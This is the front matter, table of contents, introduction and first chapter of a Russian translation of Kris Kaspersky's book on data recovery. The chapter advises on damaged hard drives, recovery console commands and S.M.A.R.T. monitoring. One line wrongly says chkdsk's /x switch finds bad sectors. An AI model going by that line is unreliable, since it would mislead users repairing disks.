

ВОССТАНОВЛЕНИЕ ДАННЫХ

ПРАКТИЧЕСКОЕ РУКОВОДСТВО

**КРИС
КАСПЕРСКИ**



**Программы
для восстановления данных**

**Файловые системы Windows
и Linux – NTFS, ext2fs, ext3fs,
UDF, ISO9660, UFS**

**Автоматическое и ручное
восстановление данных
с жестких дисков**

**Восстановление поврежденных
носителей резервных копий –
CD-R, CD-RW, ZIP-дискет,
Flash-памяти и др.**

**Ремонт жестких дисков
и приводов CD/DVD**



Крис Касперски

ВОССТАНОВЛЕНИЕ ДАННЫХ ПРАКТИЧЕСКОЕ РУКОВОДСТВО

Санкт-Петербург

«БХВ-Петербург»

2007

УДК 681.3.06
ББК 32.973.26-018.2
К28

Касперски К.

К28 Восстановление данных. Практическое руководство: Пер. с англ. — СПб.: БХВ-Петербург, 2007. — 352 с.: ил.

ISBN 978-5-94157-455-1

Книга представляет собой пошаговое руководство по восстановлению поврежденных данных на жестких и оптических дисках. Подробно рассмотрена структура популярных файловых систем: NTFS, ext2/ext3, UFS/FFS и др. Описаны автоматические методы восстановления данных для операционных систем Windows и Linux. Приведены способы ручного восстановления, используемые в случае, когда автоматическое восстановление невозможно. Материал сопровождается большим количеством полезных советов и исчерпывающим справочным материалом. На компакт-диске помещены полезные утилиты и исходные коды, приведенные в книге.

Для пользователей ПК

УДК 681.3.06
ББК 32.973.26-018.2

Authorized translation from the English language edition, entitled Data Recovery Tips & Solutions: Windows, Linux, and BSD, ISBN 0-931769-56-7, by Kris Kaspersky, published by A-LIST, LLC, Copyright © 2006 by A-LIST, LLC. All rights reserved. No part of this publication may be reproduced in any way, stored in a retrieval system of any type, or transmitted by any means or media, electronic or mechanical, including, but not limited to, photocopying, recording, or scanning, without prior permission in writing from the publisher. Russian language edition published by BHV—St. Petersburg, Copyright © 2006.

Авторизованный перевод английской редакции, выпущенной A-LIST, LLC, Copyright © 2006. Все права защищены. Никакая часть настоящей книги не может быть воспроизведена или передана в какой бы то ни было форме и какими бы то ни было средствами, будь то электронные или механические, включая фотокопирование, запись на магнитный носитель или сканирование, если на то нет письменного разрешения издателя. Перевод на русский язык "БХВ-Петербург", © 2006.

Группа подготовки издания:

Главный редактор	<i>Екатерина Кондукова</i>
Зам. главного редактора	<i>Игорь Шишигин</i>
Зав. редакцией	<i>Григорий Добин</i>
Перевод с английского и редактирование	<i>Ольги Кокоревой</i>
Компьютерная верстка	<i>Наталии Караваевой</i>
Корректор	<i>Наталья Першакова</i>
Дизайн обложки	<i>Инны Тачиной</i>
Зав. производством	<i>Николай Тверских</i>

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 26.12.06.

Формат 70х100/16. Печать офсетная. Усл. печ. л. 26,38.

Доп. тираж 3000 экз. Заказ № 915

"БХВ-Петербург", 194354, Санкт-Петербург, ул. Есенина, 55.

Санитарно-эпидемиологическое заключение на продукцию
№ 77.99.02.953.Д.006421.11.04 от 11.11.2004 г. выдано Федеральной службой
по надзору в сфере защиты прав потребителей и благополучия человека.

Отпечатано с готовых диалогитов
в ГУП "Типография "Наука"
199034, Санкт-Петербург, 9 линия, 12

ISBN 0-931769-56-7 (англ.)
ISBN 978-5-94157-455-1 (рус.)

© 2006, A-LIST, LLC
© Перевод на русский язык "БХВ-Петербург", 2006

Оглавление

Введение	1
 ЧАСТЬ I. СРЕДСТВА ВОССТАНОВЛЕНИЯ ДАННЫХ	5
 Глава 1. Введение в восстановление данных.....	5
Разгребаем обломки	6
Физические повреждения	9
Логические разрушения	12
Как избежать катастрофы	15
"Дыры" в системе безопасности	18
Диагностика и устранение повреждений жесткого диска	19
 Глава 2. Основные средства восстановления данных	21
Загрузочные диски и Live CD для Windows	21
Live Linux CD	28
Выбор носителей для копирования	29
Дисковые редакторы	30
Microsoft Disk Probe	31
Acronis Disk Editor	33
DiskExplorer от Runtime Software	35
Sector Inspector	37
Linux Disk Editor	38
Шестнадцатеричные редакторы	40
Автоматизированные дисковые утилиты	41
GetDataBack	45
iRecover	46
Easy Recovery Professional	47
Stellarinfo Phoenix	48
The Sleuth Kit	48
Foremost	48

CrashUndo 2000	49
AnalizHD/DoctorHD	49
EraseUndo for NTFS	49
Отладчики файловой системы.....	49
Необходимое техническое оборудование	50
Глава 3. Выбираем жесткий диск.....	57
SCSI против SATA	60
Вавилонская башня технологий	61
Смертельная схватка.....	65
Резюме	66
Глава 4. Ремонт жестких дисков	67
Введение	67
Внутреннее устройство жесткого диска.....	68
Принципы ремонта жестких дисков	69
Прошивка и адаптивы жесткого диска.....	74
ЧАСТЬ II. АВТОМАТИЧЕСКОЕ И РУЧНОЕ ВОССТАНОВЛЕНИЕ ДАННЫХ С ЖЕСТКИХ ДИСКОВ	5
Глава 5. Основные концепции ручного восстановления данных	81
Что делать в случае катастрофической потери данных.....	81
Основные сведения о структуре диска	83
Главная загрузочная запись	88
Техника восстановления главной загрузочной записи	98
Проблема нулевой дорожки.....	102
Создаем MBR и пишем свой менеджер мультизагрузки	103
Динамические диски.....	112
Основные сведения о загрузочном секторе	117
Техника восстановления загрузочного сектора.....	120
Глава 6. Файловая система NTFS — взгляд изнутри	123
Введение	123
Версии NTFS	125
Взгляд на NTFS с высоты птичьего полета	125
Главная файловая таблица	128
Файловые записи.....	133
Последовательность обновления.....	136
Атрибуты	139
Типы атрибутов	142

Списки отрезков	147
Пространства имен	149
Назначение служебных файлов	149
Практический пример	151
Возможные опасности NTFS	154
Простейший вирус под Windows NT	155
Алгоритм работы вируса	156
Программный код вируса	158
Компиляция и тестирование вируса	161
Энумерация потоков	164
Полезные ссылки	164
Глава 7. Восстановление ошибочно удаленных файлов на разделах NTFS	165
Пакет FILE_DISPOSITION_INFORMATION	165
Автоматическое восстановление удаленных файлов	166
Ручное восстановление ошибочно удаленных файлов	168
Восстанавливаем руины	171
Методики изучения механизма фрагментации	174
Восстановление разделов NTFS после форматирования	176
Действия, выполняемые при форматировании	178
Автоматическое восстановление диска после форматирования	181
Ручное восстановление жесткого диска после форматирования	185
Восстановление после тяжелых повреждений	188
Восстановление тома NTFS после форматирования под FAT16/32	190
Источники угрозы	191
Полезные советы	191
Глава 8. Восстановление данных под Linux/BSD	194
Виртуальные машины	195
Перенос драйверов Windows в Linux/BSD	197
Пример реализации	202
Восстановление удаленных файлов под файловыми системами ext2fs/ext3fs	204
Подготовка к восстановлению	205
Восстановление удаленных файлов под ext2fs	206
Восстановление удаленных файлов на разделах ext3fs	215
Рекомендуемые источники	217
Восстановление удаленных файлов на разделах UFS	218
Исторический обзор	218
Структура UFS	219

На развалинах империи	229
Средства восстановления файлов.....	230
Техника восстановления удаленных файлов.....	231
Оптимизация производительности файловой системы	232
Настройка производительности с помощью утилиты hdparm.....	235
Выбор файловой системы	238
Фрагментация	241
Обновлять или не обновлять.....	242
Проблема "хвостов"	242
Полезные ссылки	244

ЧАСТЬ III. ВОССТАНОВЛЕНИЕ ПОВРЕЖДЕННЫХ НОСИТЕЛЕЙ РЕЗЕРВНЫХ КОПИЙ 5

Глава 9. Восстановление данных с носителей остальных типов..... 249

Оптические носители	249
ZIP-дискеты	252
Магнитные ленты.....	254
FLASH-память	255

Глава 10. Восстановление лазерных дисков 257

Восстановление удаленных файлов с CD-R/CD-RW	257
Восстановление очищенных CD-RW	263
Искажение размеров файлов.....	271
Звездная сила обращается в пыль	272
Что такое Star-Force	273
Как это работает	274
Как это ломают.....	278
Star-Force как троянский компонент.....	284
Так все же взломана Star-Force или нет?	285
Ссылки по теме	285
UDF — расплата за бездумность	286
Компоненты, необходимые для работы с UDF.....	289
Программное обеспечение для пакетной записи.....	290
Технология Mount Rainier	291
Регламент работ	292
Информация к размышлению	294
Какой привод выбрать	295
Секреты прожига лазерных дисков	297
Проблемы.....	303

Решение.....	305
Сеанс практической магии в MODE 2	306
Сеанс практической магии в Video CD.....	309
Резерв-6 или дополнительные источники емкости	310
Тестирование дисков на надежность	312
Для чего все это нужно.....	314
Глава 11. Ремонт приводов CD/DVD в домашних условиях.....	315
Лазер	316
Чипсет.....	318
Механические повреждения.....	319
Прочие отказы электроники	319
Оптика.....	320
Основные неисправности приводов CD/DVD и их симптомы	321
Глава 12. Распределенные хранилища информации	323
Первые шаги	324
Сервер FTP или возрождение BBS	326
Массивы RAID.....	327
Заключение	329
Приложение. Описание компакт-диска	331
Предметный указатель.....	333

Введение

Разрушение данных — это самое страшное, что только может случиться с вашим компьютером. Причины могут носить самый разнообразный характер. Катастрофический отказ операционной системы, вирусы, непреднамеренное удаление файлов и форматирование разделов, физические дефекты поверхности жесткого диска и т. д. В большинстве случаев данные еще можно спасти, если, конечно, знать, как это делается.

Эта книга представляет собой пошаговое руководство по реанимации данных, снабженное множеством полезных советов и обширным справочным материалом. Жесткие диски, оптические носители, файловые системы Windows и Linux (NTFS, ext2fs, ext3fs, UDF, ISO9660, UFS) — все они подробно описаны здесь.

Главным образом книга ориентирована на специалистов, занимающихся восстановлением данных, а также на системных администраторов. Тем не менее, это не значит, что простые пользователи не найдут в ней ничего интересного! Для них собрано множество готовых рецептов, которыми сможет воспользоваться даже начинающий!

При написании книги автор поставил перед собой три задачи:

1. Собрать и обобщить справочную информацию по структуре и принципам функционирования наиболее популярных файловых систем.
2. Продемонстрировать технику автоматического восстановления данных с помощью специальных утилит, предназначенных для коррекции мелких неисправностей.
3. Обучить читателя приемам ручного восстановления информации, выручающим в случае тотального разрушения данных, когда автоматизированные средства восстановления данных уже не справляются со своей задачей.

Книга основана на личном опыте автора, а также на опыте специалистов фирмы ACE Lab — лидера отечественного рынка услуг в области восстановления данных. Многие из обсуждающихся в книге методик известны лишь

узкому кругу профессионалов. По крайней мере, в литературе, предназначенной для широкого круга читателей, они до сих пор не публиковались. Материал ориентирован на две категории читателей: опытных пользователей, умеющих работать с автоматизированными утилитами, и квалифицированных специалистов, постоянно или эпизодически сталкивающихся с необходимостью восстановления данных. Помимо них, книга будет интересна системным администраторам, прикладным и системным программистам, студентам.

Следует отметить, что потребность в литературе, посвященной восстановлению данных, достаточно велика. В этой сфере задействованы тысячи фирм, и даже в масштабах небольшого города сотни пользователей постоянно теряют свои данные. Большинство пользователей, столкнувшихся с этой ситуацией, хотели бы вернуть утраченные данные за любые деньги! При этом квалифицированных специалистов не хватает, автоматизированные утилиты при неумелом обращении приносят только вред, а техника ручного восстановления известна далеко не всем.

ЧАСТЬ I

Средства восстановления данных



Глава 1. Введение в восстановление данных

Глава 2. Основные средства восстановления данных

Глава 3. Выбираем жесткий диск

Глава 4. Ремонт жестких дисков

Глава 1



Введение в восстановление данных

Современные операционные системы класса Windows NT и жесткие диски с технологиями в стиле S.M.A.R.T. поддерживают целый комплекс защитных мер по предотвращению непреднамеренной порчи данных. Тем не менее, восстановление утраченных данных часто оказывается невозможным. Почему это происходит? Дело в том, что когда речь идет о *непреднамеренной* порче данных, ключевое значение имеет именно эпитет "непреднамеренная". Главный виновник большинства разрушений — сам пользователь. Это именно он превращает свой компьютер в рассадник вирусов, это он бездумно устанавливает непроверенные программы откровенно безответственных производителей, манипулирует настройками, смысл и значение которых ему не до конца ясны. Иначе говоря, он пожинает плоды собственной некомпетентности и безответственности.

Существует ли возможность восстановления разрушенных данных? Без сомнения, она существует! Даже серьезные и масштабные разрушения бывают полностью или частично обратимы. Восстановление информации после катастрофического сбоя — всего лишь вопрос времени и квалификации (если квалификация недостаточна, то проблема восстановления превращается из технического вопроса в финансовый). Рядовой пользователь способен справиться лишь с наименее тяжкими повреждениями, не затрагивающими ключевых служебных структур. Но как раз такие разрушения и распространены шире всего. Именно поэтому описываемых здесь приемов восстановления данных, по крайней мере, на первых порах будет вполне достаточно.

Только не путайте знания и умение. Практические навыки следует приобретать не в боевых условиях, пытаясь восстановить действительно ценные или уникальные данные. Начинать тренировки нужно задолго до катастрофического сбоя. Экспериментировать рекомендуется с жесткими дисками, на которых нет никакой ценной информации, которую было бы жалко потерять.

Как говорится, сапер ошибается всего лишь однажды. Восстановление данных не подчиняется четким и жестко заданным правилам, и правильная стратегия поведения заранее неизвестна. Существует много путей, но лишь один из них правилен, а остальные — фатальны. Восстановление данных — это искусство продвижения во мраке с завязанными глазами. Здесь опыт, знания, интуиция и умение "чувствовать" компьютер сливаются воедино. Этому нельзя научиться. Это — талант, который у человека либо имеется, либо нет. Задача любой науки, в первую очередь, состоит в том, чтобы низвести мастерство до уровня технологии. Например, часто требуется свести интуитивно выполняемую операцию к более или менее постоянной последовательности действий, выполнить которую может практически каждый. То же самое можно сказать и об информационных технологиях. Кибернетика за последние годы совершила качественный скачок вперед, вложив в руки неквалифицированного пользователя мощнейший набор средств, но не объяснив при этом, как именно ими следует пользоваться. Отсюда и множество случаев безнадёжного уничтожения данных, которые при квалифицированном подходе могли бы быть восстановлены.

Короче говоря, к битве против энтропии готовы? Тогда — банзай!

Разгребаем обломки

Если ваш винчестер издает странные звуки, операционная система не загружается, а на одном или нескольких логических дисках образовалась каша, самое лучшее, что вы можете сделать — это немедленно выключить компьютер и передать его в руки профессионалов. Пытаясь "отремонтировать" данные самостоятельно, вы идете на огромный и ничем не оправданный риск. Этот риск особенно велик, если вы осуществляете восстановление не вручную, а с помощью различных автоматизированных утилит, слепо веря в их интеллектуальность.

С другой стороны, многие из тех, кто необоснованно претендует на звание специалиста, используют те же самые утилиты, что и вы. Отдавать винчестер на растерзание этим "специалистам", по меньшей мере, неразумно. В этом случае вы рискуете потерять не только данные, но и деньги. Жители крупных городов практически всегда могут найти фирму, специализирующуюся на восстановлении данных и накопившую в этой области бесценный опыт и фирменные "ноу-хау". Выбирая одну из таких фирм, услугами которой вы планируете воспользоваться, обратите особое внимание не только на техническую оснащенность компании, но и на квалификацию работающих там специалистов. Человек,

профессионально занимающийся восстановлением данных, должен располагать особо чистой комнатой, прецизионным оборудованием для смены магнитных головок, не падать в обморок от вопросов, звучащих, например, так: "Что такое MFT и чем оно отличается от \$MFT?" К таковым, в частности, относятся фирмы ACE (<http://www.acelab.ru>), EPOC (<http://www.epos.kiev.ua/>), DATA Recovery (<http://www.datarecovery.ru/index.html>) и многие другие. Здесь работают специалисты, которым можно доверять! Поверьте, это не реклама, а констатация факта.

В глубинке дела обстоят значительно хуже. Массового рынка восстановления нет, отказы носят единичный характер, следовательно, нет и фирм, выбравших восстановление данных основным направлением своей деятельности. Повсюду процветают кустари и Левши-умельцы, среди которых, несомненно, встречаются и подлинные мастера своего дела. Тем не менее, откровенных ламеров, выдающих себя за профессионалов, намного больше. Если и вы оказались в такой ситуации, не унывайте. Вместо того чтобы жаловаться на судьбу, попробуйте обратиться к патриархам отечественного восстановления данных. Сделать это можно, в том числе, и через могущественную сеть Интернет. Например, вот одна из таких ссылок: <http://www.datarecovery.ru/rds.htm>.

Технологий удаленного восстановления данных, собственно говоря, всего две. В первом случае вам по электронной почте пересылают утилиту, формирующую загрузочную дискету с автономным терминалом (разновидность telnet). Загружаясь с нее, вы входите в Интернет и передаете удаленному оператору все права по управлению вашим компьютером. Главный минус этого подхода состоит в том в том, что в течение всей процедуры восстановления вы будете вынуждены "висеть" в Интернете, наблюдая за тем, как оператор будет принимать/передавать данные, попутно пытаясь вернуть эту байтовую мешанину в исходный вид. А ведь пропускная способность модемных соединений, мягко выражаясь, крайне невелика! И хотя восстанавливаемые данные оператору непосредственно не передаются, а обрабатываются локально, объемом циркулирующей информации зачастую приобретает угрожающий вид. Поэтому на практике обычно используется другой подход, при котором оператор пересылает пострадавшему пользователю программу, формирующую диагностическую дискету. Работа одной из таких программ, DoctorHD (скачать можно отсюда: http://www.antivirus.ru/zip_ext/doctorhd.exe), показана на рис. 1.1. Загрузившись с этой дискеты, пользователь запускает диагностическую утилиту. Данная утилита исследует ситуацию и генерирует отчет, который необходимо возратить оператору. Получив отчет, оператор анализирует его, и затем пересылает пользователю либо полностью автоматизированную утилиту, которая должна исправить сложившуюся ситуацию, либо

еще одну диагностическую программу. Если пользователь не имеет возможности подключения к сети Интернет, передачу данных можно осуществить по прямому модемному соединению.

Разумеется, в обоих случаях речь идет только о логическом восстановлении разрушенных данных. Отремонтировать физически поврежденный винчестер через Интернет нереально. Тем не менее, логические разрушения встречаются гораздо чаще физических повреждений, поэтому удаленное лечение и получило широкое распространение.



Рис. 1.1. Восстановление данных через Интернет

Если же, несмотря ни на что, вы все-таки намерены восстанавливать жесткий диск самостоятельно, позвольте для начала дать вам несколько практических советов.

- ☐ Никогда не пытайтесь восстанавливать данные с физически неисправных винчестеров! Если электрическая и/или механическая части жесткого диска вызывают у вас хотя бы тень сомнения, не пытайтесь восстанавливать данные, пока диск не будет полностью отремонтирован!
- ☐ Никогда не записывайте на восстанавливаемый диск никаких утилит, не пытайтесь загрузить с него Windows, и уже тем более не запускайте chkdsk и средства дефрагментации!

- Не пытайтесь читать bad-сектора больше двух-трех раз на каждый непрерывный дефектный блок, до тех пор, пока не будут прочитаны и сохранены все "здоровые" сектора!
- Занимайтесь восстановлением только в трезвом уме и здравой памяти. Иными словами, переждите, пока пройдет шоковое состояние от пережитого разрушения.

Физические повреждения

Жесткие диски — чрезвычайно надежные устройства, самостоятельно следящие за своей исправностью и автоматически переназначающие подозрительные сектора задолго до их полного разрушения. При бережном обращении и соблюдении всех рекомендаций производителя шансы столкнуться с физическим разрушением информации ничтожно малы — порядка 0,1% — 1% в зависимости от качества изготовления конкретного экземпляра. Тем не менее, при нынешних масштабах производства ни одному бренду не удалось избежать "проколов". Например, субподрядчик Fujitsu — компания Cirrus Logic — однажды изменила химический состав подложки микросхем, в результате чего они стали впитывать влагу, через короткое время выводящую электронику из строя. Винчестеры от Samsung славятся своей чувствительностью к статическому электричеству, приводящему к "прострелу" микросхем кэш-памяти, после чего на диск пишется сплошной мусор, необратимо разрушающий служебные структуры файловой системы.

Два примера поврежденных контроллеров жестких дисков, публикуемые с любезного разрешения владельцев сайта <http://www.hdd-info.ru>, приведены на рис. 1.2 и 1.3.

При отказе электроники плату обычно не ремонтируют, а заменяют целиком, приобретая "донора" точно такой же модели. При этом следует учитывать, что некоторые производители заносят калибровочные данные в микросхему ROM, которую следует аккуратно выпаять из неработающей платы и ввести в "донора". Если этого не сделать, то данные либо вообще не будут читаться, либо при первом же запуске винчестера окажутся необратимо испорченными (*более подробную информацию на эту тему можно найти в гл. 2 и 4 данной книги*).

Никогда и ни при каких обстоятельствах не вскрывайте крышку гермоблока! Единственная пылинка, попавшая под головку винчестера, может стоить жизни вашему диску, а с ним и данным, ради восстановления которых и был затеян ремонт (рис. 1.4 и 1.5).




Рис. 1.2. "Сгоревший" контроллер жесткого диска
(публикуется с любезного разрешения владельцев сайта <http://www.hdd-info.ru>)




Рис. 1.3. Еще один неисправный контроллер
(публикуется с любезного разрешения владельцев сайта <http://www.hdd-info.ru>)



Рис. 1.4. Отпечатки пальцев на зеркальной поверхности — последствия вскрытия гермоблока в домашних условиях
(публикуется с любезного разрешения владельцев сайта <http://www.hdd-info.ru>)



Рис. 1.5. Еще один "запиленный" диск, восстановить который, увы, уже невозможно
(публикуется с любезного разрешения владельцев сайта <http://www.hdd-info.ru>)

ПРИМЕЧАНИЕ

Кстати, о головках. Среди обывателей ходит легенда о том, что они "залипают", и чтобы их "разлепить" якобы следует аккуратно стукнуть по винчестеру рессорой от трактора "Беларусь" или резко крутануть его вокруг своей оси, неизбежно выронив из рук. Большую нелепость сложно придумать! Когда пластины винчестера начинают вращаться, залипшие головки выдираются "с мясом", и "разлеплять" там уже нечего (если они действительно "залипали"). Подшипники (особенно гидродинамические) действительно, нередко заклиниваются, да так, что вал невозможно повернуть даже пассатижами. Какие уж тут вращения в горизонтальном направлении...

Впрочем, до тотальных отказов дело обычно не доходит, и все повреждения обычно сводятся к появлению сбойных секторов. Обнаружив их, ни в коем случае не пытайтесь запускать диагностические утилиты, включая и утилиты от фирмы — производителя винчестера. По непонятной причине практически все они, встретив сбойный сектор, мучают его до победного конца, неизбежно распространяя зону воздействия дефекта как вглубь, так и вширь. Что еще хуже, такие утилиты могут изуродовать магнитную головку, цепляющуюся за неровности дефектной зоны. Иными словами, лекарство часто оказывается хуже, чем сама болезнь.

Каждый винчестер имеет специальный настроечный регистр, который помимо всего прочего, задает и количество повторных попыток чтения, если с первой попытки сектор прочитать не удалось. Установите его либо в ноль (не делать повторов), либо в единицу, если ноль закреплен за значением количества повторов по умолчанию (как обстоят дела в конкретно взятом случае, поможет установить техническая документация, скачанная с сайта производителя). Длинное чтение секторов (long read) возвращает весь сектор целиком — пользовательские данные вместе с контрольной суммой (а на SCSI-дисках еще возвращаются и корректирующие коды). Различные модели жестких дисков имеют свои особенности реализации данной команды, которые, к сожалению, не всегда документированы. Часто требуемую информацию приходится по крупицам собирать в Интернете (как вариант — можно дизассемблировать прошивку, но это требует достаточно высокой квалификации).

Чаше всего сектор разрушается не целиком, а искажает пару десятков байт, расположенных наиболее неблагоприятным для корректирующих кодов образом. Согласитесь, что часть сектора — это намного лучше, чем совсем ничего.

Логические разрушения

Ни одна из существующих файловых систем (например, FAT16/32 или HPFS) по своей надежности не выдерживает никакого сравнения с NTFS. Поэтому сосредоточим свое внимание исключительно на NTFS. Это очень надежная

система и "уронить" ее можно только вместе со всем системным блоком, а для уничтожения данных потребуется тротил или нитроглицерин. Конечно, абсолютной защиты не существует, и катастрофы различной степени тяжести все же случаются.

По сравнению с FAT файловая система NTFS документирована намного хуже. Это значит, что восстанавливать служебные структуры данных придется вслепую, опираясь на информацию, полученную из независимых хакерских источников. К их числу относятся исходные тексты драйверов NTFS, выдернутых из Linux, дизассемблерных листингов NTFS-утилит от Марка Руссиновича и т. д. Но все эти способы ненадежны, и драйверы NTFS от сторонних производителей плохо совместимы с новыми операционными системами, особенно с их локализованными версиями. К сожалению, никакой альтернативы вышеописанному подходу не существует.

Для восстановления винчестера, содержащего один или несколько разделов NTFS, подключите его "вторым" к компьютеру, на котором уже установлена операционная система Windows NT/2000/XP и все необходимое программное обеспечение. Кроме того, вам потребуется и консоль восстановления Windows (Windows Recovery Console). Чтобы до нее добраться, вставьте дистрибутивный диск Windows 2000/XP в CD-привод и запустите программу установки операционной системы. Когда инсталлятор предложит выбрать между установкой новой копии Windows или восстановлением одной из обнаруженных на компьютере операционных систем этого семейства, нажмите клавишу <R>, выбирая опцию **Recovery Console**.

Непосредственно из консоли восстановления можно запустить команду `chkdsk` *логический диск*. Если команда запущена с ключом /r, будет проведена углубленная проверка с последующим внесением всех изменений. Запуск команды с ключом /x указывает на необходимость поиска и восстановления дефектных секторов. Пользоваться утилитой `chkdsk` категорически не рекомендуется. Однако если никаких других идей у вас нет, то на худой конец сойдет и `chkdsk`.

Если ни один из логических дисков не доступен (команда `c:` выдает ошибку, а `chkdsk` сообщает, что такого тома не существует), то, скорее всего, повреждена *таблица разделов* (partition table), находящаяся в *главной загрузочной записи* (Master Boot Record, MBR). Ее восстановлением занимаются десятки утилит, например, MediaRECOVER, которую можно найти по следующему адресу: <http://www.mediarecover.com/advanced-file-recovery.html> (рис. 1.6). Однако при желании эту операцию можно осуществить и вручную (*более подробная информация по данному вопросу будет приведена в гл. 5*). Консоль восстановления поддерживает команду `FIXMBR` *физический диск* (физический диск задается в формате `\Device\HardDiskN`, где *N* — номер винчестера,

считая от нуля). Если верить названию этой команды, можно было бы предположить, что она должна лечить MBR. На самом деле никакого "лечения" она не осуществляет. Все, что делает эта команда, сводится лишь к записи в MBR системного загрузчика Windows. Таблица разделов при этом остается в том же состоянии, в котором она находилась до запуска fixmbr. Восстановление системного загрузчика требуется в тех случаях, когда BIOS не может обнаружить загрузочный диск, выдавая сообщение non-system disk or disk error. Команда fixboot (без параметров), "лечит" основной загрузочный сектор, а точнее, записывает в его начало стандартный boot-загрузчик. Воспользуйтесь ею, если операционная система не загружается, а на экране появляется сообщение missing operating system.

Если корневой каталог не отображается или содержит бессвязный мусор, то случилось самое страшное, что только могло произойти — повреждена или уничтожена *главная файловая таблица* (Master File Table, MFT), описывающая размещение файлов на диске. Как правило, такое случается крайне редко. Благодаря поддержке механизма транзакций Windows автоматически выполняет откат, если операция обновления файловой системы завершилось неудачно. Однако когда драйвер NTFS начинает работать нестабильно (например, из-за конфликтов с другими драйверами или вследствие нарушения целостности кэш-буфера), транзакции уже не спасают, и дисковая структура подвергается разрушениям. Первые 4 записи MFT хранятся в специальном резервном файле, на который указывает поле Cluster to MFT mirr, и могут быть элементарно восстановлены. А как же быть со всеми остальными? Ведь при современных объемах жестких дисков и астрономических количествах файлов число записей в MFT оказывается намного больше четырех. Можно ли восстановить и их, или они утеряны безвозвратно? Если диск не был обработан "врачевателями" типа chkdsk или NDD (который в хакерских кругах расшифровывается как Norton Disk Destroyer), то шансы на ручное восстановление информации достаточно велики. *Более подробно этот вопрос будет рассмотрен в гл. 7.* Следует отметить, что там же будет приведено достаточно краткое описание данных методик, поскольку подробное и детальное изложение этого материала потребует сотен страниц убогистого текста, к концу которых большинство "обычных" пользователей начнет откровенно скучать. Из автоматических средств восстановления NTFS единственная утилита, которой я доверяю — это Crash Undo 2000. Она вытягивает максимум информации, который только можно вытащить из уцелевших осколков, и практически не уступает ручному восстановлению. Тем не менее, никаких гарантий того, что после лечения диску не сделается еще хуже, у вас нет. Не очень-то утешительное заключение, но зато откровенное.




Рис. 1.6. MediaRECOVER за работой

Как избежать катастрофы

От разрушения данных не застрахован никто. Однако если вы разработали правильную политику резервирования, то вся процедура восстановления сводится к замене негодного винчестера на новый и переписыванию данных с архивного накопителя. Восстанавливать данные на старый диск даже при логических разрушениях категорически недопустимо, так как если в процессе копирования выяснится, что резервный носитель испорчен, вы одновременно лишитесь как оригинала, так и копии.

Если же резервной копии нет или она устарела, немедленно бросьте все текущие дела и займитесь ее созданием! Ох, и зачем это я говорю? Ведь все равно не займетесь же. Кабы молодость да знала, кабы старость да могла.

Если вы не намерены следовать этой рекомендации, то, по крайней мере, регулярно дефрагментируйте винчестер — дефрагментированные файлы восстанавливаются не в пример легче.

Кстати говоря, из всех разделов чаще всего гибнет именно первый (то есть диск C:). Поэтому категорически не рекомендуется хранить на нем что-либо ценное. Диск, разумеется, должен быть разбит на разделы. Но если вы не разбили его перед установкой операционной системы, не пытайтесь переразбивать его сейчас, так как риск потерять при этом все данные очень велик!

ID	Attribute Description	Thres.	Val.	W.	Data	Status
01	Raw Read Error Rate	6	57	51	122437815	OK Value is normal
03	Spin Up Time	0	98	98	0	OK Always passing
04	Start/Stop Count	20	100	100	24	OK Value is normal
05	Reallocated Sector Count	36	100	100	0	OK Value is normal
07	Seek Error Rate	30	84	60	327683739	OK Value is normal
09	Power-On Time Count	0	94	94	5400	OK Always passing
0A	Spin Retry Count	97	100	100	0	OK Value is normal
0C	Power Cycle Count	20	99	99	1083	OK Value is normal
C2	Temperature	0	39	52	39	OK Always passing
C3	Hardware ECC Recovered	0	57	51	122437815	OK Always passing
C5	Current Pending Sector Count	0	100	100	0	OK Always passing
C6	Off-Line Uncorrectable Sector Count	0	100	100	0	OK Always passing
C7	Ultra ATA CRC Error Rate	0	200	186	414	OK Always passing
C8	Write Error Rate	0	100	253	0	OK Always passing
CA	<vendor-specific>	0	100	253	0	OK Always passing

Рис. 1.7. Показания S.M.A.R.T., считанные утилитой AIDA32

Внимательно следите за показаниями системы мониторинга S.M.A.R.T., для считывания которых разработано множество разнообразных утилит, например, AIDA32 (рис. 1.7). Стремительный рост количества замещенных секторов (Reallocated Sector Count) не предвещает ничего хорошего, и такой диск рекомендуется срочно заменить. При этом следует учитывать именно *градиент*, а не абсолютное значение! Увеличение количества ошибок сырого чтения (Raw Read Error Rate) указывает на серьезные проблемы, и от такого диска лучше поскорее избавиться, скопировав все данные на другой. Рост численности ошибок позиционирования (Seek Error Rate) и, в особенности,

повторных раскруток шпинделя (Spin Retry Count) говорит о растущих расхождениях в работе механической части, обычно заканчивающихся поломкой. С другой стороны, увеличение времени раскрутки шпинделя (Spin Up Time) — вполне нормальное явление, обусловленное конструктивными особенностями некоторых жестких дисков. Поэтому до тех пор, пока этот параметр не достигнет порогового значения, никаких поводов для волнений нет.

Ошибки передачи данных по интерфейсу ATA (Ultra ATA CRC Error Rate) очень коварны. Если они превысят пределы корректирующей способности избыточных кодов, файловая система разрушится. Проверьте, не перекручен ли интерфейсный кабель и, при необходимости, укоротите его.

